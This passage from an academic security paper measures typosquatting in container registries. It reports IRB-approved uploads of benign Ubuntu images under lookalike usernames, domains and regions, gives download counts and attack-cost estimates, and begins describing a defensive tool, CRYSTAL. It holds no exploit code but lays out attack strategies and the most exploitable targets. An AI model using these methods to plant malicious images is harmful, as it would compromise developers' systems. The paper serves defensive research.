Registering a username typically requires a unique and verifiable email address, which is free to do as most email service providers offer free email accounts. Adversaries can also utilize disposable emails [26] for registration. To launch a large-scale typosquatting attack, attackers can use multiple email addresses to register many typosquatting usernames. For some private registries or hosting attackers' own registries, attackers might need to pay a fee for a storage service or domain registration. Thus, in some scenarios, there is a cost related to launching a container registry typosquatting attack. However, while the cost is trivial (as discussed later), the damage could be severe. Once tricking victims downloading malicious images, attackers can (1) generate financial profits (such as mining cryptocurrency using a victim's system [14]), (2) disclose sensitive information of the victim [9]), (3) harvest computing resources of the hosting server that may lead to denial of services [27]), or even (4) take control over the hosting server [28]).

Adversaries may further inject malicious code (e.g., backdoor) into a container image and circumvent the target registries' checking mechanisms. While the creation of such images is outside the scope of this paper, previous research has shown that existing registries contain many malicious or vulnerable images [29,30]. To make the attack even stealthier, attackers can repackage a target image with malicious code, so that users may not notice the difference, as the malicious image has the exact same functionalities.

3.3 Ethics

To have a better understanding of the exploitability of typosquatting threats in container registries, we conduct our experiments by intentionally uploading multiple typosquatting images to the public. Since our experiments involve human interactions, we take ethical considerations seriously. Our experiment procedure and protocols are carefully designed with the collaboration of our institution's Internal Review Board (IRB) to minimize potential risks to users and ourselves.

First, our experiment procedure should not be considered as a live phishing attempt with the use of honeypot. Watson et al. [31] described the behavior of phishing as a technique to lure victims into revealing personal information. Han et al. [32] discussed the ethical issues of conducting research with phishing honeypots. Szurdi et al. [20] studied email typosquatting by registering typosquatting domains as honeypots to collect mis-delivered emails. They examined the content of the received emails to check if any sensitive information is included in these emails. Moreover, they sent "honey emails" to existing typosquatting domains to scrutinize the responses. Our experiment protocol differs from such a procedure: we do not have access to any information about the users who download our images, nor do we attempt to collect any data from within our typosquatting images. We only gather information about the pull counts of our uploaded images. Such download statistics are available on the Docker Hub as public information and the Google Cloud Console in the category of registry API usage. Therefore, ethical considerations of protecting sensitive information collection and storage are not needed in our experiments.

Second, all of our experiments are conducted in legitimate manners. We do not compromise any accounts. We register all of our accounts legally through Docker Hub and Google Container Registry. The image we uploaded is the latest release of a bare-bone Ubuntu image without any modifications or code injections. We scan our image through Docker Scan [33] and Anchore [34], confirming that our uploaded image contains zero security threat or CVE. We never advertise our images anywhere and all images have no description to avoid being searched by users. At the end of our study, we have manually deleted all of our uploaded typosquatting images and disclosed our findings to Docker Hub and Quay.io via emails.

We acknowledge that our experiments cause inconveniences on users' side, mainly waste of time and confusion. Users waste their time if they download and execute our uploaded images. It might also cause a psychological effect of




Figure 2: CDF distribution over different numbers of pull counts for our identified images and typosquatting images.




Figure 3: Total number of affected username pairs satisfying the five types of typosquatting.




Figure 4: Number of existing typosquatting username pairs for alphabets and numeric numbers.

confusion if users are not aware of their typos. To minimize these concerns, we carefully design our experiments by including a clear warning message in our uploaded images, which informs users of their typos and further provides the correct download commands. Thus, after seeing such a warning message, users who execute our image can correct their typos as quickly as possible and then download the legitimate images. In addition, our experiments can educate users about the security risks of container registry typosquatting, increasing their awareness of such typosquatting attacks, which is similar to phishing training tests that have often been conducted inside an organization.

4 Typosquatting in Public Registry

Public registries, such as Docker Hub and Quay.io, offer free storage services, and thus attract numerous software developers to publish and share their container images. The downstream traffic is also significant: some images reach more than 2 billion downloads. Meanwhile, a large number of usernames exist since each developer needs to register an online account with a unique username. These characteristics make public registries ideal platforms for launching container registry typosquatting attacks (case ❶ in Figure 1).

4.1 Measurement on Public Registries

To comprehensively understand the potential occurrence of typosquatting in public registries, we conduct a measurement study on both Docker Hub and Quay.io. Since neither registries provide complete information of existing usernames and images, we build several crawlers to automatically query a large number of keywords and then record those uncovered usernames and image repositories.

Data Collection. We use three methods for crawling: (1) the search function provided by the Docker Hub API, which returns a maximum of 10,000 results from Docker Hub; (2) the Docker search CLI command that shows 100 results per query for Quay.io; and (3) a web crawler to grab search results from their websites directly. We obtain the keyword database from the latest dump of all entries in Wiktionary [35], which contains a total of 6,760,665 words, numbers, and special characters.

We exclude common/popular image names such as "test," "docker," "hello-world," and combine the results from all methods. As listed in Table 2, in total, we find 416,087 and 21,409 container image repositories, with 246,080 and 6,475 unique usernames in Docker Hub and Quay.io, respectively. The red solid line in Figure 2 illustrates the CDF for the number of pull counts of all our mined images, with about 1.8% of images downloaded more than 100k times.

Results and Analysis. Table 2 presents the analysis on DL distances for both registries. We find 75,312 username pairs in Docker Hub and 119 pairs in Quay.io that meet the condition of DL-1. The green dotted line in Figure 2 represents the CDF distribution for the number of pull counts of those images with DL-1 (referred to as typosquatting images). The distribution is similar to that of all mined images, showing that some of those DL-1 images are popular. Specifically, within those identified username pairs, 16,660 in Docker Hub and 47 in Quay.io contain at least one image repository with an identical name. We conduct vulnerability scanning using docker scan and Anchore to further investigate these images. The scanning result reveals that 4,861 (29.1%) images in Docker Hub and 11 images (23.4%) in Quay.io contain at least one medium or high severity CVE. The existence of these DL-1 container images could potentially pose high security risks to users who obtain an unwanted image if typos are made.

Within the 75,312 DL-1 username pairs in Docker Hub, there are 22,386 pairs that fall into the five different types of typosquatting: duplication (AD), deletion (DE), permutation (SL), misinterpretation (MI), and fat-finger (FF). Figure 3 shows the number of usernames corresponding to each type of DL-1 typosquatting. We find that fat-finger has the most affected cases. Furthermore, Figure 4 shows the frequency of all English letters and numeric numbers involved in the existing DL-1 username pairs. In general, the occurrence of affected English letters is significantly larger than that of affected numeric numbers. The top 8 most affected alphabets {a,i,s,e,r,t,o,n} account for 34,841 or 46.3% of the total number of DL-1 username pairs.

In addition, we expand our analysis to include the occurrence of DL-2 and present the results in Table 2. Compared to DL-1, the total number of username pairs with DL-2 is significantly larger, with 242,998 in Docker Hub and 2,042




Figure 5: Daily and cumulative pull count of our uploaded images during a 210-day experiment.




Figure 6: CDF distribution over different numbers of pull counts for our uploaded images.




Figure 7: Total pull counts for five types of typosquatting.

in Quay.io. For image repositories with DL-2 FQIDs, we uncover 37,816 and 168 pairs in Docker Hub and Quay.io, respectively. To conclude, these measurement results demonstrate that typosquatting attacks could pose a serious threat in current public container registries.

4.2 Exploitation

We further conduct a proof-of-concept exploitation experiment to demonstrate the severity of a container registry typosquatting attack in public registries. We target 10 existing Docker Hub usernames and create multiple typosquatting usernames with an exact same image name. Then we upload Ubuntu images and track the pull counts on a daily basis to check whether users download our images. The experiment lasts 210 days. Overall, we observe a total of 40,009 pull counts for 4,787 uploaded images. For 10 target usernames, only one username is detected by Docker Hub; all the typosquatting usernames related to that single target are removed on day 105.

Methodology. The first task is to select target usernames for launching typosquatting attacks. To maximize the probability of our uploaded images being downloaded, we heuristically choose two criteria for selecting usernames: (1) at least one container image reaches a pull count of 10 million or more, and (2) at least 20% of the container images are updated within a one-week period. In total, we identify 2,436 usernames that meet the requirements, and we randomly select 10 of them as our target usernames.

Next, we generate typosquatting counterparts for the 10 target usernames. We generate two typosquatting usernames in each of the five types of typosquatting mentioned in Section 2 (i.e., AD, DE, SW, MI, and FF). Particularly, we randomly choose characters and perform the corresponding modifications. Then, for each image under 10 target usernames, we upload our bare-bone Ubuntu images with the exact same repository (image) name. In total, we generate 100 typosquatting usernames and upload 4,787 images on Docker Hub with typosquatting FQIDs. We record cumulative pull counts on daily basis using the Docker Hub registry API.

Results and Analysis. Our experiment lasts 210 days. In total, we record 40,009 pull counts for our uploaded images. While the highest downloading count reaches more than 1,000, most images are pulled less than 5 times. Such an observation indicates that the number of intentional pulling of our uploaded images (from particular organizations or researchers who might constantly pull images from Docker Hub) is small (if any). On day 105, we find that 10 of our typosquatting usernames are deleted by Docker Hub, along with all 1,290 images under those usernames. Those 1,290 images contribute 3,867 downloading counts. Looking into the details of those 10 usernames, we confirm that all deleted typosquatting usernames are targeting a single username. The fact that these usernames are removed indicates that Docker Hub might have realized the attack behavior and thus have taken proper actions. However, all other typosquatting usernames (with images pulled 36,142 times) targeting the other nine usernames remain active. This result suggests that a container registry typosquatting attack is difficult to detect.

Figure 5 shows the trend of the total pull count as well as a detailed breakdown of its daily increases. Overall, the cumulative pull count indicates a linear increase trend. This observation is reasonable and expected, since the occurrence of users mistyping a character in the username field of FQID should be random. We also observe that the daily increase has multiple spikes: there are hundreds of pulls on some days. For example, on day 27, we record the daily increase with a total of 641 downloads. A breakdown of these 641 download shows that 33 images are downloaded three times, 45 images are downloaded two times, and the rest are downloaded once. Another example is on day 70, we record 834 total downloads, in which 278 downloads are generated by a single image. While the root cause of those phenomenons remains unknown, one possible explanation is that users keep pulling the image because the downloaded image does not function as expected and they fail to catch the typos.

Figure 6 presents the CDF distribution of our uploaded images with respect to the number of pull counts. Of all uploaded images, 37 images have more than 100 pull counts by the end of our experiment. In total, these 37 images account for 10,209 of the total number of pull counts (about 25.5%), with the largest one being pulled 1,094 times. To investigate the reason that these images are particularly attractive, we further check the characteristics of their targeting repositories.

We find that 35 out of 37 targeting images are updated on a daily basis. Also, four of them have pull counts of more than 100 million, two images are pulled more than 5 million times, and the rest also have at least 100k pull counts. Meanwhile, about 80% of our uploaded images have pull counts of less than 10. However, these images still attract 21,614 pull counts or 54% of the total number of pull counts. Even when targeting less popular benign images, typosquatting container repositories might still be downloaded due to random typing errors. Those results suggest that popular and frequently updated images are more attractive targets for launching a container registry typosquatting attack. Meanwhile, our target images cover many aspects, with different username length and different base platform (e.g., Ubuntu, Java, and SQL related). However, we observe that, except for image popularity and update frequency, other characteristics have little impact on the effectiveness of typosquatting attacks, implying that typos occur randomly when downloading container images.

Furthermore, Figure 7 breakdowns the pull counts of five typosquatting types (i.e., AD, DE, SW, MI, and FF). We find that usernames with character-omission (DE) typosquatting attract the largest percentage (29.7%) of user downloads, indicating that users are more likely to miss characters when typing the image FQIDs. Meanwhile, the download counts for the other four types are relatively equivalent, with the occurrence rate between 16% to 18%, which are still alarming numbers. Overall, while our experiments are small scale targeting only 10 usernames, the result still suggests that the container registry typosquatting attack is indeed effective in tricking users into downloading unwanted images.

Background Noise. Our approach might record user downloads that are not caused by typing mistakes (e.g., random image crawling). To understand the impact of the background noise on our 210-day experiment, we attempt to find the existence of images with only a few or no downloads but listed for a long time. If the background noise is large, we expect to observe only a very small number of such images existed in Docker Hub, as most images will be affected by the background noise. We examine the download counts of existing container images that are listed for more than 7 months, since our images were placed in Docker Hub for exactly 7 months. In total, we have identified 61,757 images that are listed longer than 7 months. Among them, a large number of images (14,160, 23%) have less than 2 downloads. More specifically, 8,904 images (14.5%) have been downloaded only once (we believe one is a reasonable number as developers might download their images once for testing), and 5,256 images (8.5%) have no download at all. This result indicates that our recorded pull counts in the 210-day experiment are less likely caused by random crawling.

Furthermore, we conduct an additional experiment as a control group of our exploitation study. In this experiment, we target the same set of 10 container images used in our 210-day experiments. For each of the 10 target container images, we generate 3 different usernames using DL distances of 3, 4, and 5, respectively, leading to 30 images in total. Also, we upload another 10 images with randomly generated usernames. We monitor the download counts of these 40 images for 100 days. The result shows that the images containing DL-3, 4, and 5 usernames attract an average of 0.57 downloads per image with a total download count of 17; the 10 images with randomly generated usernames receive 5 downloads in total, with an average of 0.5 downloads per image. For comparison, on day 100 of our exploitation experiment, we record 17,076 download counts for the 4,787 images that we upload to Docker Hub, with an average of 3.57 downloads for each DL-1 typosquatting image. Such a result confirms that the background noise during our download collection is low. It further demonstrates that users are more likely to make DL-1 typing errors, and thereby DL-1 typosquatting images attract more user downloads.

Cost Analysis. Finally, we discuss the cost for launching the container registry typosquatting attack in public registries. The attacks generally require three steps: (1) acquire information of targets; (2) generate typosquatting usernames by registering accounts; and (3) store images in public registries. The first step has no cost as all information is available online. The account registration requires adversaries to have a large number of email addresses, as both Docker Hub and Quay.io use valid, unique, and verifiable email addresses as account identities. Since many email service providers (like Gmail or Hotmail) are free, attackers can easily obtain many valid email addresses. Users can also utilize temporary email addresses such as disposable email services [26] for account registration. Thus, the cost for obtaining accounts in public registries is still zero. Finally, all of the image repositories hosted in public registries are free of charge. As a result, we conclude that the financial cost for launching container registry typosquatting attacks is zero.

5 Typosquatting in Private Registry

Many private registries allow users to open or share repositories, thus making a typosquatting attack possible. We investigate the potential typosquatting opportunities in five existing private registries (listed in Table 3).

5.1 Attack Vectors

Typosquatting threats, as shown in cases ❶ and ❷ of Figure 1, might also exist in private registries. Attackers can intentionally upload images to private registries with typosquatting FQIDs. While private registries have different project-ID management policies, our investigation reveals three potential attack strategies to achieve DL-1 typosquatting FQID.

User-defined Project-ID Typosquatting. Launching a typosquatting attack in private registries with user-defined project-IDs is fairly straightforward. Once attackers identify their targeting project-IDs, they can generate a swarm of typosquatting counterparts in the same private registry and

Registry	Hostname	Project-ID	Permitted Characters	Region	Search	Public	Price /10GB/year
Alibaba	registry.[region].aliyuncs.com	User Define	Alphabet, Number,"_","-"	✓	✓	✓	0
Amazon	[client_id].dkr.ecr.[region].amazonaws.com	Random	Number	✓	✗	✗	$12
Azure	[username].azurecr.io	User Define	Alphabet, Number, "_","-",".","/"	✗	✗	✗	$61
Google	[region].gcr.io	User Define	Alphabet, Number, "-"	✓	✗	✓	$3.12
IBM	[region].icr.io	User Define	Alphabet, Number, "_","-"	✓	✗	✓	$6

Table 3: Overview of private container registry.

upload their malicious images. In this study, we systematically investigate the possibility of project-ID typosquatting in four of the private container registries that allow users to customize their project-IDs, including Alibaba, Microsoft Azure, Google, and IBM.

We obtain 407 unique project-IDs from Alibaba Container Registry, and 158 unique project-IDs in Azure Registry. In Google Container Registry, we find a total of 407 occupied project-IDs. For IBM Container Registry, we focus on the `us.icr.io` server and find 584 project-IDs. We randomly select 50 project-IDs from each registry for further testing. For each selected project-ID, we generate a full list of potential DL-1 project-IDs satisfying the five types of typosquatting shown in Table 1. This list covers all DL-1 project-IDs that can potentially be used to launch a project-ID typosquatting attack. In total, we generate 35,861, 32,629, 25,183, and 29,636 project-IDs in Alibaba, Azure, Google, and IBM, respectively. For Azure, Google, and IBM, we use the same trial-and-error approach in the data collection procedure to check the existence of our generated project-IDs. For Alibaba, since the search functionality cannot reveal any project-IDs in private repositories, we also employ the trial-and-error approach to check the existence of our typosquatting project-IDs.

Figure 8 shows the percentage of the available typosquatting project-IDs that we generate in each registry. In all four private registries, we observe that more than 90% of the DL-1 project-IDs are available for registration. With a large percentage of availability, attackers can intentionally register many typosquatting project-IDs to host malicious images, and therefore, any users who accidentally download these malicious images could be at risk for system compromisation due to typing mistakes.

Randomly Generated Project-ID Typosquatting. Whereas registries including Alibaba, Azure, Google, and IBM allow users to customize the names of project-IDs, Amazon uses a randomly generated 12-digit client-ID as the project-ID for each user. With this policy adopted, attackers can repeatedly create a large amount of accounts and hope that some of them satisfy the DL-1 typosquatting preference. We attempt to investigate the practicality of launching project-ID typosquatting attacks on Amazon.

In order to generate a large number of AWS accounts in Amazon, we first register a piloting AWS account and establish an organization group inside our account. This allows us to create more Amazon accounts using the AWS Command-Line Interface so that the whole process can be automatically streamlined using a script. We raise the limitation of the total allowed users in our organization to 20,000 by contacting AWS customer services. Using the increased user quota, we spawn 20,000 AWS accounts within our organization.

We compare and calculate the DL distance across all possible client-ID pairs from the 20,001 obtained client-IDs. Figure 9 shows the number of client-IDs pairs we obtained with a DL distance less than 6. Unfortunately, we do not obtain any DL-1 client-IDs, and the closest distance we achieved is DL-2, with only one client-ID pair. Given the low probability of obtaining DL-1 pairs, we conclude that it is difficult for attackers to launch attacks in private registries using randomly generated project-IDs.

Region Typosquatting. Many private registries allow users to choose a specific data center location to host their container repositories. A unique region code is used to represent the location information inside the hostname. Users are expected to correctly type the region codes (and the rest of the FQID fields) to obtain the desired images. Thus, if a registry utilizes a similar, preferably DL-1, region codes, it might be vulnerable to region typosquatting attacks.

We conduct a case study on the IBM Container Registry, which contains five regions that are widely spread across the world, including two data centers in Asia Pacific, one in Europe, one in the U.K., and another one in the U.S. In particular, the U.K. data center is assigned with hostname `uk.icr.io`, and the US data center uses a very similar one, `us.icr.io`. Apparently, these two URLs contain DL-1 region codes. Further analysis shows that, within the 584 project-IDs we identify in IBM Container Registry, 132 usernames exist in both regions, which account for 76.3% in `uk.icr.io` and 22.6% in `us.icr.io`. This result indicates that users who mistype the region code of those 132 usernames may unintentionally pull unwanted images from another region of the registry.

5.2 Proof-of-Concept Exploitation

We also attempt to evaluate the feasibility and effectiveness of launching typosquatting attacks on private registries. As mentioned in the threat model, since enterprises typically isolate their container images from the public, the key information about target images, such as the popularity, total download count, and latest update time, is not publicly available. As a result, the scale of our experiment in private registries is limited. To launch effective attacks, attackers might be one of the internal members who can obtain an insider's knowledge (e.g., FQIDs of existing images and relevant information).




Figure 8: Percentage of available typosquatting project-IDs in private registry.




Figure 9: Total number of client-ID pairs identified for different DL distances.

With the IRB approval, we conduct a 60-day experiment targeting the official container images provided by Google. We randomly select 10 images and generate 100 DL-1 usernames with typosquatting categories, including AD, DE, SW, MI, and FF. We use the same Ubuntu image mentioned in Section 4 for the typosquatting image. We record 62 pull counts for our uploaded images, with the highest download count of 14. We further conduct a control group experiment in which we upload 50 typosquatting images with DL-3 usernames and 50 images with randomly generated FQIDs. At the end of our 60-day experiment, we record 6 downloads for these 100 images.

Overall, the results of the two experiments demonstrate that private registries are also vulnerable to typosquatting attacks, and the images with DL-1 usernames attract more user downloads.

5.3 Cost Analysis

The cost primarily depends on the financial policy adopted by each registry. Alibaba provides an always-free service for hosting container repositories. Thus, the financial cost of launching a typosquatting attack on Alibaba is zero. Other registries listed in Table 3, including Azure, Google, and IBM, charge a service fee based on the amount of storage used to host container repositories, as well as the network traffic induced by downloading container images. Since container images are usually lightweight and range from tens to hundreds of megabytes (our testing image is only 20MB), we take an image with 100MB as an example. The price for hosting one image for one year is $0.031, $0.61, and $0.06 for Google, Azure, and IBM, respectively. Compared with the potential financial gains, the cost is relatively low and affordable.

6 Typosquatting Across Platforms

Cross-platform typosquatting may happen when users pull images from a different registry. This scenario is shown as case ❷ in Figure 1.

6.1 Hostname Typosquatting

The key for launching such a cross-platform typosquatting attack is to identify or establish a container registry with a hostname similar to that of an existing registry, preferably with DL-1 distance. This can be achieved by either self-hosting container registries with typosquatting domain names or utilizing existing registries.

6.1.1 Domain Typosquatting

Attackers can self-host container registries by registering typosquatting domain names, where attackers have complete control on the configuration of the entire registries. With self-hosted registries, adversaries can host as many malicious images as they need, and they can enable public access to all of the hosted repositories.

To understand the feasibility, we investigate the availability of the typosquatting domains on the market. For each container registry in Tables 2 and 3, we generate a complete list of all hostnames with DL-1 distance under the five categories. In total, we generate 2,692 DL-1 typosquatting domain names for the six container registries. We then utilize the bulk domain search function provided by Namecheap.com [36] to check the availability of all generated hostnames and their registration prices. Note that in this experiment, we exclude the typosquatting domains for Docker Hub since the `docker.io` hostname can be omitted in the Docker pull command. We also exclude the scenario of when typosquatting occurs in the top-level domains (TLDs) and only focus on the domain name part of the registry hostnames.

Table 4 presents the number of generated typosquatting domain names for each repository and the current availability of these typosquatting domains on the market. Among all generated typosquatting domain names, 2,258 (83.9%) of them are available for purchase. This result indicates that such an attack is feasible as attackers have a large range of typosquatting domain names available to register.

Table 4 also includes the purchasing price distribution for our generated typosquatting domain names. For most domains, the registration fee is under $30, with 72.5% (1,637 out of 2,258) of them less than $10. In general, the domain names under ".com" TLD is cheaper than the domains with ".io" in term of regular registration price (<$10 vs. <$30). Only 26 domains have a purchasing price over $30. Overall, the financial cost for such attacks is reasonable, as attackers no longer need to pay a monthly storage fee for hosting images.

6.1.2 Existing Registry

Attackers can also utilize two existing registries to launch cross-platform typosquatting attacks. For example, as listed in Table 3, Google Container Registry and IBM Container Registry share similar hostnames: Google uses `[region].gcr.io` as its registry hostname, and IBM employs `[region].icr.io`. In addition, both registries operate hosting servers in the mainland U.S. with the region code "`us`". Specifically, the hostname for Google server in the U.S. is `us.gcr.io`, while the southern U.S. region of the IBM server holds a hostname `us.icr.io`. Obviously, the `us.gcr.io`

and us.icr.io satisfy the requirement of cross-platform typosquatting attacks with a DL-1 character-substitution.

We further investigate the potential for attackers to launch typosquatting attacks across Google Container Registry and IBM Container Registry. To establish DL-1 typosquatting FQIDs, attackers need to register the same project-ID as their targeting repositories. For example, if the cross-platform typosquatting target has the FQID us.icr.io/alice/linux at IBM, attackers need to register the project-ID alice in Google and upload a malicious image named linux. In this case, the malicious image holds a typosquatting FQID of us.**g**cr.io/alice/linux, which becomes a DL-1 counterpart for the targeting image us.**i**cr.io/alice/linux.

We analyze the same occupied project-ID lists in Section 5, which contains 407 project-IDs in Google and 584 in IBM. From the list, we identify a total of 82 project-IDs existing in both registries, which account for 20% in Google and 14% in IBM. We also confirm that the rest of the project-IDs (325 in Google and 502 in IBM) uniquely exist in their own registry, and the same project-IDs can be registered in the other system for typosquatting attack purposes. Since the number of overlapping project-IDs is relatively small, it is very likely for attackers to successfully establish malicious images with DL-1 FQIDs and launch cross-platform typosquatting attacks.

6.2 Missing Hostname

A special case for container image FQIDs is that the hostname can be omitted if the container image is hosted in Docker Hub. This introduces yet another potential threat: if users forget to include a hostname in the Docker pull command, they might obtain an unwanted image from Docker Hub, instead of from their desired registries.

To shed light on the missing-hostname typosquatting attack, we utilize the same username lists we gathered in Section 4 for both Docker Hub and Quay.io. By comparing both lists together, we identify 960 usernames that exist in both Docker Hub and Quay.io. Our analysis also shows that Quay.io contains 5,515 unique usernames that are not available on Docker Hub, and Docker Hub contains 245,120 unique usernames that are not available on Quay.io. A further analysis shows that 117 (12.2%) of these shared usernames have uploaded container images with the exact same image names on both registries, which account for a total of 282 repositories. This may indicate that some container developers have already been aware of the fact that users might potentially mistype the hostname and have taken proactive actions by uploading the same images on both registries.

To further illustrate the effectiveness of the missing-hostname attack, we also perform a 30-day experiment with the IRB approval of our institution. We randomly select 10 unique usernames on Quay.io with high activity ratings, and then manually register these usernames on Docker Hub. We also upload our container images with the same name as the original image name in Quay.io. We use the same bare-bone Ubuntu image as mentioned in Section 4. We record the cumulative pull count for these images for 30 days.

Domain	Available (Total)	Price		
		<$10	<$30	>$30
aliyuncs.com	582 (619)	578	0	3
amazonaws.com	552 (692)	550	0	2
azurecr.com	511 (546)	509	0	2
quay.io	292 (327)	0	291	1
gcr.io	162 (254)	0	154	8
icr.io	159 (254)	0	149	10
Total	2,258 (2,692)	1,637	594	26

Table 4: Domain typosquatting for container registries with registration price distributions.

During our 30-day experiments, we record a total of 93 pull counts, with the highest pull counts for a single image being 24. The pull count result suggests that the missing-hostname might be exploited by container registry typosquatting attacks.

7 Mitigation

In this paper, we propose CRYSTAL (Container RegistrY SquaTting ALarm), a lightweight extension on the existing infrastructure of container registry, to mitigate the threat from both container registry and user sides. Working from the registry side, CRYSTAL can be seamlessly integrated into existing container registry platforms to detect typosquatting behaviors and prevent users from registering extremely similar usernames. Working from the user side, CRYSTAL extends the image pull method to provide typing suggestions and corrections to container users before the download process. Overall, CRYSTAL can effectively mitigate the container registry typosquatting problem with minimal overhead and without changing the current container architecture.

7.1 Design

The primary goal of CRYSTAL is to identify possible alternative FQIDs that could potentially lead to typosquatting behaviors on both registry and user sides. Figure 10 illustrates the overall architecture of the CRYSTAL tool. In general, CRYSTAL contains three major modules: FQID Analyzer, Alternative Finder, and Result Presenter. The FQID Analyzer module is used on the user side to analyze the key information, including hostnames, usernames, and image names from the user inputs. The extracted information is then input into Alternative Finder for the detection of images with potential typosquatting FQIDs, and then Result Presenter presents potential alternatives. When CRYSTAL is deployed on registries, Alternative Finder is fed with the account registration information, and the identified usernames from Result Presenter further help the registry to decide whether the registration request should be permitted or denied.




Figure 10: Design overview of CRYSTAL.

7.1.1 FQID Analyzer

FQID Analyzer first extracts key information from a Docker pull command, including the hostname, username, and image name for the target image. Since different container registries adopt different FQID formats (especially for the hostname), FQID Analyzer also identifies the FQID information based on the format of each registry. For example, registries like Google and IBM include the region code inside the hostnames, while other registries like Azure do not. Also, the hostname `docker.io` can be omitted if the corresponding image repository is hosted in Docker Hub. Thus, FQID Analyzer maintains a list of FQID templates for each supported container registry. Every time the user executes a Docker pull command, the FQID Analyzer module performs a table lookup to match the provided FQID with one of the recorded templates. Also, the analyzer adds the `docker.io` hostname back to the FQID if the hostname is missing.

7.1.2 Alternative Finder

Once all three fields of the target FQID are obtained (either from FQID Analyzer on the user side or the username registration request on the registry side), Alternative Finder further searches for other container images with similar FQIDs. Since users are more likely to make DL-1 typing mistakes, Alternative Finder is currently configured to focus on alternative usernames with a one-character difference.

Download History and Favorite List. On the user side, Alternative Finder maintains a record of the user's download history and a list of favorite container images. The download history contains the FQIDs of all previously obtained container images. Every time the user executes a Docker pull command, Alternative Finder compares the FQID provided by the user to the history record and identifies any container images with DL-1 FQIDs. The favorite list is further designed so that users can manually configure their favorite images by themselves. It also enables CRYSTAL to maintain multiple cache files to accelerate the search process.

Hostnames. The hostname of an FQID usually consists of two types of information: region code and domain name. Alternative Finder searches both fields independently to identify potential typosquatting targets. For example, it first identifies any potential usernames residing in a different region code, such as `us.icr.io` versus `uk.icr.io`. Then, Alternative Finder locks the region code and seeks other container registries with a DL-1 domain name to reveal alternative domain names with the same region code.

Usernames. To identify alternatives for the provided username, Alternative Finder performs a lightweight image search within the desired container registry. If CRYSTAL is deployed on the desired container registry, the image search can be performed directly on the repository database within the registry. Otherwise, for registries whose search functionality is publicly accessible, Alternative Finder utilizes the image name as a query term and executes a search command to find other existing images with DL-1 usernames. If the search functionality is prohibited or disabled, Alternative Finder relies on cache files, which can be periodically updated offline. For instance, CRYSTAL can utilize the trial-and-error method mentioned in Section 5 to update the favorite list.

Cache files. To enable fast lookups and reduce network traffic, CRYSTAL maintains four cache files, including lists of download history, favorite images, supported hostnames, and popular images. Alternative Finder first searches typosquatting images in both download history and favorite images with DL-1 FQIDs. To search for alternative DL-1 hostnames, we maintain another cache file containing all the domain names




Figure 11: Accuracy for different search results and sizes of popular image files.




Figure 12: Execution time for different search results and sizes.




Figure 13: Comparison of displayed result statuses in four case scenarios.

